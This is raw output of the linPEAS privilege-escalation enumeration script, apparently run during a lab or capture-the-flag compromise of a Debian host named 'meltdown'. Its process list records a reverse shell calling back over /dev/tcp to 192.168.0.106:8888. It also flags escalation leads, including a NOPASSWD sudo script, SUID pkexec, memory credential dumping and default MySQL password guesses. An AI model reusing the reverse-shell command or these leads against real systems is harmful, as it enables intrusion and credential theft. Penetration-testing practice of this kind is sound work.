0:03 _ /usr/sbin/apache2 -k startwww-data 619 0.0 0.8 254308 17756 ? S 03:14 0:03 _ /usr/sbin/apache2 -k startwww-data 630 0.0 0.8 254308 17580 ? S 03:14 0:03 _ /usr/sbin/apache2 -k startwww-data 632 0.0 0.9 254308 18688 ? S 03:14 0:03 _ /usr/sbin/apache2 -k startwww-data 702 0.0 0.0 2472 392 ? S 03:39 0:00 _ sh -c /bin/bash -c 'bash -i >& /dev/tcp/192.168.0.106/8888 0>&1'www-data 703 0.0 0.1 3820 2720 ? S 03:39 0:00 _ /bin/bash -c bash -i >& /dev/tcp/192.168.0.106/8888 0>&1www-data 704 0.0 0.1 4084 3216 ? S 03:39 0:00 _ bash -iwww-data 725 0.0 0.0 2596 764 ? S 03:39 0:00 _ /usr/bin/script -qc /usr/bin/bash /dev/nullwww-data 726 0.0 0.0 2472 400 pts/0 Ss 03:39 0:00 _ sh -c /usr/bin/bashwww-data 727 0.0 0.1 4084 3228 pts/0 S+ 03:39 0:00 _ /usr/bin/bashroot 957 0.0 0.3 237332 7952 ? Ssl 03:46 0:00 /usr/libexec/polkitd --no-debugrin 1369 0.0 0.4 15924 9140 ? Ss 04:03 0:00 /lib/systemd/systemd --userrin 1370 0.0 0.1 99764 2416 ? S 04:03 0:00 _ (sd-pam)
╔══════════╣ Processes with unusual configurations
╔══════════╣ Processes with credentials in memory (root req)╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#credentials-from-process-memorygdm-password Not Foundgnome-keyring-daemon Not Foundlightdm Not Foundvsftpd Not Foundapache2 process found (dump creds from memory as root)sshd: process found (dump creds from memory as root)mysql process found (dump creds from memory as root)postgres Not Foundredis-server Not Foundmongod Not Foundmemcached Not Foundelasticsearch Not Foundjenkins Not Foundtomcat Not Foundnginx Not Foundphp-fpm Not Foundsupervisord Not Foundvncserver Not Foundxrdp Not Foundteamviewer Not Found
╔══════════╣ Opened Files by processesProcess 1369 (rin) - /lib/systemd/systemd --user └─ Has open files: └─ /proc/1369/mountinfo └─ /proc/swaps └─ /sys/fs/cgroup/user.slice/user-1000.slice/user@1000.serviceProcess 1515 (rin) - -bash └─ Has open files: └─ /dev/pts/1
╔══════════╣ Processes with memory-mapped credential files
╔══════════╣ Processes whose PPID belongs to a different user (not root)╚ You will know if a user can somehow spawn processes as a different user
╔══════════╣ Files opened by processes belonging to other users╚ This is usually empty because of the lack of privileges to read other user processes information
╔══════════╣ Check for vulnerable cron jobs╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs══╣ Cron jobs list/usr/bin/crontabincrontab Not Found-rw-r--r-- 1 root root 1042 Oct 11 2019 /etc/crontab
/etc/cron.d:total 16drwxr-xr-x 2 root root 4096 Apr 1 2025 .drwxr-xr-x 82 root root 4096 Jan 13 04:01 ..-rw-r--r-- 1 root root 712 Mar 9 2025 php-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
/etc/cron.daily:total 36drwxr-xr-x 2 root root 4096 Apr 1 2025 .drwxr-xr-x 82 root root 4096 Jan 13 04:01 ..-rwxr-xr-x 1 root root 539 Jul 1 2024 apache2-rwxr-xr-x 1 root root 1478 Apr 19 2021 apt-compat-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils-rwxr-xr-x 1 root root 1187 May 24 2022 dpkg-rwxr-xr-x 1 root root 377 Aug 28 2018 logrotate-rwxr-xr-x 1 root root 249 Sep 27 2017 passwd-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
/etc/cron.hourly:total 12drwxr-xr-x 2 root root 4096 Mar 18 2025 .drwxr-xr-x 82 root root 4096 Jan 13 04:01 ..-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
/etc/cron.monthly:total 12drwxr-xr-x 2 root root 4096 Mar 18 2025 .drwxr-xr-x 82 root root 4096 Jan 13 04:01 ..-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
/etc/cron.weekly:total 12drwxr-xr-x 2 root root 4096 Mar 18 2025 .drwxr-xr-x 82 root root 4096 Jan 13 04:01 ..-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
SHELL=/bin/shPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
17 * * * * root cd / && run-parts --report /etc/cron.hourly25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
══╣ Checking for specific cron jobs vulnerabilitiesChecking cron directories...
╔══════════╣ System timers╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#timers══╣ Active timers:NEXT LEFT LAST PASSED UNIT ACTIVATESTue 2026-01-13 04:39:00 EST 14min left Tue 2026-01-13 04:09:38 EST 14min ago phpsessionclean.timer phpsessionclean.serviceTue 2026-01-13 06:26:51 EST 2h 2min left Tue 2025-04-01 10:06:28 EDT 9 months 12 days ago apt-daily.timer apt-daily.serviceTue 2026-01-13 06:57:44 EST 2h 33min left Tue 2026-01-13 03:23:49 EST 1h 0min ago apt-daily-upgrade.timer apt-daily-upgrade.serviceWed 2026-01-14 00:00:00 EST 19h left Tue 2026-01-13 03:11:58 EST 1h 12min ago logrotate.timer logrotate.serviceWed 2026-01-14 03:27:47 EST 23h left Tue 2026-01-13 03:27:47 EST 56min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service══╣ Disabled timers:══╣ Additional timer files:
╔══════════╣ Services and Service Files╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#services
══╣ Active services:apache2.service loaded active running The Apache HTTP Server./linpeas.sh: 3944: local: /usr/sbin/apachectl: bad variable name Not Found
══╣ Disabled services:apache-htcacheclean.service disabled enabledapache-htcacheclean@.service disabled enabledapache2@.service disabled enabledconsole-getty.service disabled disableddebug-shell.service disabled disabledifupdown-wait-online.service disabled enabledirc_bot.service disabled enabledserial-getty@.service disabled enabledsystemd-boot-check-no-failures.service disabled disabledsystemd-network-generator.service disabled disabledsystemd-networkd-wait-online.service disabled disabledsystemd-networkd.service disabled enabledsystemd-resolved.service disabled enabledsystemd-time-wait-sync.service disabled disabled14 unit files listed.
══╣ Additional service files:./linpeas.sh: 3944: local: /usr/sbin/apachectl: bad variable nameYou can't write on systemd PATH
╔══════════╣ Systemd Information╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-paths═╣ Systemd version and vulnerabilities? .............. 247.3═╣ Services running as root? .....═╣ Running services with dangerous capabilities? ...═╣ Services with writable paths? . apache2.service: Uses relative path 'start' (from ExecStart=/usr/sbin/apachectl start)rsyslog.service: Uses relative path '-n' (from ExecStart=/usr/sbin/rsyslogd -n -iNONE)
╔══════════╣ Systemd PATH╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#systemd-path---relative-pathsPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
╔══════════╣ Analyzing .socket files╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets./linpeas.sh: 4207: local: /run/systemd/journal/stdout: bad variable name
╔══════════╣ Unix Sockets Analysis╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sockets/run/dbus/system_bus_socket └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/mysqld/mysqld.sock └─(Read Write Execute (Weak Permissions: 777) )/run/systemd/fsck.progress/run/systemd/inaccessible/sock/run/systemd/io.system.ManagedOOM └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/dev-log └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/io.systemd.journal/run/systemd/journal/socket └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/stdout └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/journal/syslog └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/systemd/notify └─(Read Write Execute (Weak Permissions: 777) ) └─(Owned by root)/run/systemd/private └─(Read Write Execute (Weak Permissions: 777) ) └─(Owned by root)/run/systemd/userdb/io.systemd.DynamicUser └─(Read Write (Weak Permissions: 666) ) └─(Owned by root)/run/udev/control/run/user/1000/bus └─(Read Write (Weak Permissions: 666) )/run/user/1000/gnupg/S.dirmngr └─(Read Write )/run/user/1000/gnupg/S.gpg-agent └─(Read Write )/run/user/1000/gnupg/S.gpg-agent.browser └─(Read Write )/run/user/1000/gnupg/S.gpg-agent.extra └─(Read Write )/run/user/1000/gnupg/S.gpg-agent.ssh └─(Read Write )/run/user/1000/pk-debconf-socket └─(Read Write (Weak Permissions: 666) )/run/user/1000/systemd/inaccessible/sock/run/user/1000/systemd/notify └─(Read Write Execute )/run/user/1000/systemd/private └─(Read Write Execute )
╔══════════╣ D-Bus Analysis╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#d-busNAME PID PROCESS USER CONNECTION UNIT SESSION DESCRIPTION:1.0 275 systemd-timesyn systemd-timesync :1.0 systemd-timesyncd.service - -:1.1 1 systemd root :1.1 init.scope - -:1.143 13513 busctl rin :1.143 session-6.scope 6 -:1.2 324 systemd-logind root :1.2 systemd-logind.service - -:1.3 397 unattended-upgr root :1.3 unattended-upgrades.service - -:1.5 957 polkitd root :1.5 polkit.service - -:1.9 1369 systemd rin :1.9 user@1000.service - -com.ubuntu.SoftwareProperties - - - (activatable) - - -org.freedesktop.DBus 1 systemd root - init.scope - -org.freedesktop.PackageKit - - - (activatable) - - -org.freedesktop.PolicyKit1 957 polkitd root :1.5 polkit.service - -org.freedesktop.hostname1 - - - (activatable) - - -org.freedesktop.locale1 - - - (activatable) - - -org.freedesktop.login1 324 systemd-logind root :1.2 systemd-logind.service - -org.freedesktop.network1 - - - (activatable) - - -org.freedesktop.resolve1 - - - (activatable) - - -org.freedesktop.systemd1 1 systemd root :1.1 init.scope - -org.freedesktop.timedate1 - - - (activatable) - - -org.freedesktop.timesync1 275 systemd-timesyn systemd-timesync :1.0 systemd-timesyncd.service - -
╔══════════╣ D-Bus Configuration FilesAnalyzing /etc/dbus-1/system.d/com.ubuntu.SoftwareProperties.conf: └─(Allow rules in default context) └─ <allow send_destination="com.ubuntu.SoftwareProperties" <allow send_destination="com.ubuntu.SoftwareProperties" <allow send_destination="com.ubuntu.DeviceDriver"Analyzing /etc/dbus-1/system.d/org.freedesktop.PackageKit.conf: └─(Allow rules in default context) └─ <allow send_destination="org.freedesktop.PackageKit" <allow send_destination="org.freedesktop.PackageKit" <allow send_destination="org.freedesktop.PackageKit"
══╣ D-Bus Session Bus Analysis(Access to session bus available) string "org.freedesktop.DBus" string "org.freedesktop.systemd1" string ":1.0" string ":1.2" └─(Known dangerous session service: org.freedesktop.systemd1) └─ Try: dbus-send --session --dest=org.freedesktop.systemd1 / [Interface] [Method] [Arguments]
╔══════════╣ Legacy r-commands (rsh/rlogin/rexec) and host-based trust
══╣ Listening r-services (TCP 512-514)
══╣ systemd units exposing r-servicesrlogin|rsh|rexec units Not Found
══╣ inetd/xinetd configuration for r-services/etc/inetd.conf Not Found/etc/xinetd.d Not Found
══╣ Installed r-service server packages No related packages found via dpkg
══╣ /etc/hosts.equiv and /etc/shosts.equiv
══╣ Per-user .rhosts files.rhosts Not Found
══╣ PAM rhosts authentication/etc/pam.d/rlogin|rsh Not Found
══╣ SSH HostbasedAuthentication HostbasedAuthentication no or not set
══╣ Potential DNS control indicators (local) Not detected
╔══════════╣ Crontab UI (root) misconfiguration checks╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobscrontab-ui Not Found
╔═════════════════════╗══════════════════════════════╣ Network Information ╠══════════════════════════════ ╚═════════════════════╝╔══════════╣ Interfacesdefault 0.0.0.0loopback 127.0.0.0link-local 169.254.0.0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 08:00:27:99:3b:9e brd ff:ff:ff:ff:ff:ff inet 192.168.0.102/24 brd 192.168.0.255 scope global dynamic enp0s3 valid_lft 5791sec preferred_lft 5791sec inet6 fe80::a00:27ff:fe99:3b9e/64 scope link valid_lft forever preferred_lft forever
╔══════════╣ Hostname, hosts and DNS══╣ Hostname InformationSystem hostname: meltdownFQDN: meltdown
══╣ Hosts File InformationContents of /etc/hosts: 127.0.0.1 localhost 127.0.1.1 PyCrt.PyCrt PyCrt ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters 127.0.0.1 meltdown
══╣ DNS ConfigurationDNS Servers (resolv.conf): 192.168.1.1 192.168.0.1-eSystemd-resolved configuration: [Resolve]-eDNS Domain Information:(none)-eDNS Cache Status (systemd-resolve):
╔══════════╣ Active Ports╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports══╣ Active Ports (ss)tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*tcp LISTEN 0 128 *:80 *:*tcp LISTEN 0 128 [::]:22 [::]:*
╔══════════╣ Network Traffic Analysis Capabilities
══╣ Available Sniffing ToolsNo sniffing tools found
══╣ Network Interfaces Sniffing CapabilitiesInterface enp0s3: Not sniffableNo sniffable interfaces found
╔══════════╣ Firewall Rules Analysis
══╣ Iptables RulesNo permission to list iptables rules
══╣ Nftables Rulesnftables Not Found
══╣ Firewalld Rulesfirewalld Not Found
══╣ UFW Rulesufw Not Found
╔══════════╣ Inetd/Xinetd Services Analysis
══╣ Inetd Servicesinetd Not Found
══╣ Xinetd Servicesxinetd Not Found
══╣ Running Inetd/Xinetd Services-eActive Services (from ss):-eRunning Service Processes:
╔══════════╣ Internet Access?Neither curl nor wget availableDNS accessibleICMP is accessiblePort 443 is accessiblePort 80 is accessible
╔═══════════════════╗═══════════════════════════════╣ Users Information ╠═══════════════════════════════ ╚═══════════════════╝╔══════════╣ My user╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#usersuid=1000(rin) gid=1000(rin) groups=1000(rin)
╔══════════╣ PGP Keys and Related Files╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#pgp-keysGPG:GPG is installed, listing keys:-eNetPGP:netpgpkeys Not Found-ePGP Related Files:Found: /home/rin/.gnupgtotal 16drwx------ 2 rin rin 4096 Jan 13 04:24 .drwx------ 3 rin rin 4096 Jan 13 04:24 ..-rw------- 1 rin rin 32 Jan 13 04:24 pubring.kbx-rw------- 1 rin rin 1200 Jan 13 04:24 trustdb.gpg
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suidMatching Defaults entries for rin on meltdown: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User rin may run the following commands on meltdown: (root) NOPASSWD: /opt/repeater.sh
╔══════════╣ Checking sudo tokens╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#reusing-sudo-tokensptrace protection is disabled (0), so sudo tokens could be abused
doas.conf Not Found
╔══════════╣ Checking Pkexec and Polkit╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html#pe---method-2
══╣ Polkit BinaryPkexec binary found at: /usr/bin/pkexecPkexec binary has SUID bit set!-rwsr-xr-x 1 root root 23448 Jan 13 2022 /usr/bin/pkexecpkexec version 0.105
══╣ Polkit PoliciesChecking /etc/polkit-1/localauthority.conf.d/:
[Configuration]AdminIdentities=unix-user:0[Configuration]AdminIdentities=unix-group:sudoChecking /usr/share/polkit-1/rules.d/:polkit.addRule(function(action, subject) { if ((action.id == "org.freedesktop.packagekit.upgrade-system" || action.id == "org.freedesktop.packagekit.trigger-offline-update") && subject.active == true && subject.local == true && subject.isInGroup("sudo")) { return polkit.Result.YES; }});// Allow systemd-networkd to set timezone, get product UUID,// and transient hostnamepolkit.addRule(function(action, subject) { if ((action.id == "org.freedesktop.hostname1.set-hostname" || action.id == "org.freedesktop.hostname1.get-product-uuid" || action.id == "org.freedesktop.timedate1.set-timezone") && subject.user == "systemd-network") { return polkit.Result.YES; }});
══╣ Polkit Authentication Agentroot 957 0.0 0.3 237332 7952 ? Ssl 03:46 0:00 /usr/libexec/polkitd --no-debug
╔══════════╣ Superusers and UID 0 Users╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html
══╣ Users with UID 0 in /etc/passwdroot:x:0:0:root:/root:/bin/bash
══╣ Users with sudo privileges in sudoers
╔══════════╣ Users with consolerin:x:1000:1000::/home/rin:/bin/bashroot:x:0:0:root:/root:/bin/bash
╔══════════╣ All users & groupsuid=0(root) gid=0(root) groups=0(root)uid=1000(rin) gid=1000(rin) groups=1000(rin)uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)uid=102(systemd-network) gid=103(systemd-network) groups=103(systemd-network)uid=103(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)uid=104(messagebus) gid=110(messagebus) groups=110(messagebus)uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)uid=10(uucp) gid=10(uucp) groups=10(uucp)uid=13(proxy) gid=13(proxy) groups=13(proxy)uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)uid=2(bin) gid=2(bin) groups=2(bin)uid=33(www-data) gid=33(www-data) groups=33(www-data)uid=34(backup) gid=34(backup) groups=34(backup)uid=38(list) gid=38(list) groups=38(list)uid=39(irc) gid=39(irc) groups=39(irc)uid=3(sys) gid=3(sys) groups=3(sys)uid=41(gnats) gid=41(gnats) groups=41(gnats)uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)uid=5(games) gid=60(games) groups=60(games)uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)uid=6(man) gid=12(man) groups=12(man)uid=7(lp) gid=7(lp) groups=7(lp)uid=8(mail) gid=8(mail) groups=8(mail)uid=998(mysql) gid=1001(mysql) groups=1001(mysql)uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)uid=9(news) gid=9(news) groups=9(news)
╔══════════╣ Currently Logged in Users
══╣ Basic user information 04:24:39 up 1:12, 1 user, load average: 0.28, 0.06, 0.22USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATrin pts/1 192.168.0.106 04:16 23.00s 0.14s 0.00s /bin/sh ./linpeas.sh
══╣ Active sessions 04:24:39 up 1:12, 1 user, load average: 0.28, 0.06, 0.22USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATrin pts/1 192.168.0.106 04:16 23.00s 0.14s 0.00s w
══╣ Logged in users (utmp) system boot 2026-01-13 03:11 run-level 5 2026-01-13 03:11LOGIN tty1 2026-01-13 03:11 350 id=tty1rin + pts/1 2026-01-13 04:16 . 1507 (192.168.0.106)
══╣ SSH sessionsESTAB 0 84 192.168.0.102:22 192.168.0.106:49106
══╣ Screen sessions
══╣ Tmux sessions
╔══════════╣ Last Logons and Login History
══╣ Last loginsrin pts/1 192.168.0.106 Tue Jan 13 04:16 still logged inrin pts/1 192.168.0.106 Tue Jan 13 04:03 - 04:16 (00:13)reboot system boot 4.19.0-27-amd64 Tue Jan 13 03:11 still runningroot pts/0 192.168.2.118 Tue Dec 30 01:01 - crash (14+02:10)reboot system boot 4.19.0-27-amd64 Tue Dec 30 00:59 still runningroot pts/0 192.168.2.118 Mon Dec 29 23:05 - crash (01:53)reboot system boot 4.19.0-27-amd64 Mon Dec 29 23:05 still runningwelcome pts/0 192.168.3.94 Fri Apr 11 22:27 - 22:28 (00:00)root pts/0 192.168.3.94 Fri Apr 11 22:27 - 22:27 (00:00)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:26 still runningroot pts/0 192.168.3.94 Fri Apr 11 22:23 - 22:25 (00:01)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:23 - 22:25 (00:02)root pts/0 192.168.3.94 Fri Apr 11 22:15 - 22:22 (00:07)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:14 - 22:22 (00:08)root pts/0 192.168.3.94 Fri Apr 11 22:08 - 22:13 (00:04)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:07 - 22:13 (00:06)root pts/0 192.168.3.94 Fri Apr 11 22:06 - 22:07 (00:00)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:06 - 22:07 (00:01)root pts/0 192.168.3.94 Fri Apr 11 22:03 - 22:04 (00:01)reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:02 - 22:04 (00:01)
wtmp begins Tue Mar 18 20:40:32 2025
══╣ Failed login attempts
══╣ Recent logins from auth.log (limit 20)
══╣ Last time logon each userUsername Port From Latestroot pts/0 192.168.2.118 Tue Dec 30 01:01:26 -0500 2025rin pts/1 192.168.0.106 Tue Jan 13 04:16:22 -0500 2026
╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their names as password (I don't do it in FAST mode...)
╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
╔══════════════════════╗═════════════════════════════╣ Software Information ╠═════════════════════════════ ╚══════════════════════╝╔══════════╣ Useful software/usr/bin/base64/usr/bin/g++/usr/bin/gcc/usr/bin/make/usr/bin/perl/usr/bin/php/usr/bin/ping/usr/bin/python3/usr/bin/python3.7/usr/bin/ruby/usr/bin/sudo
╔══════════╣ Installed Compilersii g++ 4:10.2.1-1 amd64 GNU C++ compilerii g++-10 10.2.1-6 amd64 GNU C++ compilerii gcc 4:10.2.1-1 amd64 GNU C compilerii gcc-10 10.2.1-6 amd64 GNU C compiler/usr/bin/gcc
╔══════════╣ Analyzing Apache-Nginx Files (limit 70)Apache version: Server version: Apache/2.4.62 (Debian)Server built: 2024-08-15T01:18:37httpd Not Found
Nginx version: nginx Not Found
/etc/apache2/mods-enabled/php8.3.conf-<FilesMatch ".+\.ph(?:ar|p|tml)$">/etc/apache2/mods-enabled/php8.3.conf: SetHandler application/x-httpd-php--/etc/apache2/mods-enabled/php8.3.conf-<FilesMatch ".+\.phps$">/etc/apache2/mods-enabled/php8.3.conf: SetHandler application/x-httpd-php-source--/etc/apache2/mods-available/php8.3.conf-<FilesMatch ".+\.ph(?:ar|p|tml)$">/etc/apache2/mods-available/php8.3.conf: SetHandler application/x-httpd-php--/etc/apache2/mods-available/php8.3.conf-<FilesMatch ".+\.phps$">/etc/apache2/mods-available/php8.3.conf: SetHandler application/x-httpd-php-source══╣ PHP exec extensionsdrwxr-xr-x 2 root root 4096 Apr 1 2025 /etc/apache2/sites-enableddrwxr-xr-x 2 root root 4096 Apr 1 2025 /etc/apache2/sites-enabledlrwxrwxrwx 1 root root 35 Apr 1 2025 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf<VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined</VirtualHost>
-rw-r--r-- 1 root root 1332 Aug 14 2024 /etc/apache2/sites-available/000-default.conf<VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined</VirtualHost>lrwxrwxrwx 1 root root 35 Apr 1 2025 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf<VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined</VirtualHost>
-rw-r--r-- 1 root root 73718 Dec 29 23:08 /etc/php/8.3/apache2/php.iniallow_url_fopen = Onallow_url_include = Offodbc.allow_persistent = Onmysqli.allow_persistent = Onpgsql.allow_persistent = On-rw-r--r-- 1 root root 73714 Mar 13 2025 /etc/php/8.3/cli/php.iniallow_url_fopen = Onallow_url_include = Offodbc.allow_persistent = Onmysqli.allow_persistent = Onpgsql.allow_persistent = On
╔══════════╣ Analyzing MariaDB Files (limit 70)-rw-r--r-- 1 root root 1126 Nov 30 2023 /etc/mysql/mariadb.cnf[client-server]socket = /run/mysqld/mysqld.sock!includedir /etc/mysql/conf.d/!includedir /etc/mysql/mariadb.conf.d/
╔══════════╣ Analyzing PAM Auth Files (limit 70)drwxr-xr-x 2 root root 4096 Apr 4 2025 /etc/pam.d-rw-r--r-- 1 root root 2133 Dec 21 2023 /etc/pam.d/sshdaccount required pam_nologin.sosession [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so closesession required pam_loginuid.sosession optional pam_keyinit.so force revokesession optional pam_motd.so motd=/run/motd.dynamicsession optional pam_motd.so noupdatesession optional pam_mail.so standard noenv # [1]session required pam_limits.sosession required pam_env.so # [1]session required pam_env.so user_readenv=1 envfile=/etc/default/localesession [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so open
╔══════════╣ Analyzing Ldap Files (limit 70)The password hash is from the {SSHA} to 'structural'drwxr-xr-x 2 root root 4096 Mar 31 2025 /etc/ldap
╔══════════╣ Analyzing Keyring Files (limit 70)drwxr-xr-x 2 root root 4096 Mar 18 2025 /usr/share/keyrings
╔══════════╣ Analyzing FTP Files (limit 70)
-rw-r--r-- 1 root root 69 Mar 13 2025 /etc/php/8.3/mods-available/ftp.ini-rw-r--r-- 1 root root 69 Mar 13 2025 /usr/share/php8.3-common/common/ftp.ini
╔══════════╣ Analyzing Other Interesting Files (limit 70)-rw-r--r-- 1 root root 3526 Apr 18 2019 /etc/skel/.bashrc-rw-r--r-- 1 rin rin 3526 Apr 18 2019 /home/rin/.bashrc
-rw-r--r-- 1 root root 807 Apr 18 2019 /etc/skel/.profile-rw-r--r-- 1 rin rin 807 Apr 18 2019 /home/rin/.profile
╔══════════╣ Analyzing Windows Files (limit 70)
lrwxrwxrwx 1 root root 22 Mar 31 2025 /etc/alternatives/my.cnf -> /etc/mysql/mariadb.cnf-rw-r--r-- 1 root root 289 Dec 29 23:13 /etc/my.cnflrwxrwxrwx 1 root root 24 Mar 31 2025 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf-rw-r--r-- 1 root root 83 Mar 31 2025 /var/lib/dpkg/alternatives/my.cnf
╔══════════╣ Searching mysql credentials and execFound readable /etc/mysql/my.cnf[client-server]socket = /run/mysqld/mysqld.sock!includedir /etc/mysql/conf.d/!includedir /etc/mysql/mariadb.conf.d/
╔══════════╣ MySQL versionmysql Ver 14.14 Distrib 5.7.38, for linux-glibc2.12 (x86_64) using EditLine wrapper
═╣ MySQL connection using default root/root ........... No═╣ MySQL connection using root/toor ................... No═╣ MySQL connection using root/NOPASS ................. No
Unable to determine MySQL version.╔══════════╣ Analyzing PGP-GPG Files (limit 70)/usr/bin/gpgnetpgpkeys Not Foundnetpgp Not Found
-rw-r--r-- 1 root root 8700 Jun 22 2023 /etc/apt/trusted.gpg.d/debian-archive-bookworm-automatic.gpg-rw-r--r-- 1 root root 8709 Jun 22 2023 /etc/apt/trusted.gpg.d/debian-archive-bookworm-security-automatic.gpg-rw-r--r-- 1 root root 280 Jun 22 2023 /etc/apt/trusted.gpg.d/debian-archive-bookworm-stable.gpg-rw-r--r-- 1 root root 8700 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-automatic.gpg-rw-r--r-- 1 root root 8709 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-security-automatic.gpg-rw-r--r-- 1 root root 2453 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-bullseye-stable.gpg-rw-r--r-- 1 root root 8132 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg-rw-r--r-- 1 root root 8141 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg-rw-r--r-- 1 root root 2332 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg-rw-r--r-- 1 root root 7443 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg-rw-r--r-- 1 root root 7452 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg-rw-r--r-- 1 root root 2263 Mar 16 2021 /etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg-rw-r--r-- 1 root root 0 Apr 1 2025 /etc/apt/trusted.gpg.d/ondrej_ubuntu_php.gpg-rw-r--r-- 1 root root 1769 Apr 1 2025 /etc/apt/trusted.gpg.d/php.gpg-rw-r--r-- 1 root root 2899 Jul 1 2022 /usr/share/gnupg/distsigkey.gpg-rw-r--r-- 1 root root 8700 Jun 22 2023 /usr/share/keyrings/debian-archive-bookworm-automatic.gpg-rw-r--r-- 1 root root 8709 Jun 22 2023 /usr/share/keyrings/debian-archive-bookworm-security-automatic.gpg-rw-r--r-- 1 root root 280 Jun 22 2023 /usr/share/keyrings/debian-archive-bookworm-stable.gpg-rw-r--r-- 1 root root 8700 Jun 22 2023 /usr/share/keyrings/debian-archive-bullseye-automatic.gpg-rw-r--r-- 1 root root 8709 Jun 22 2023 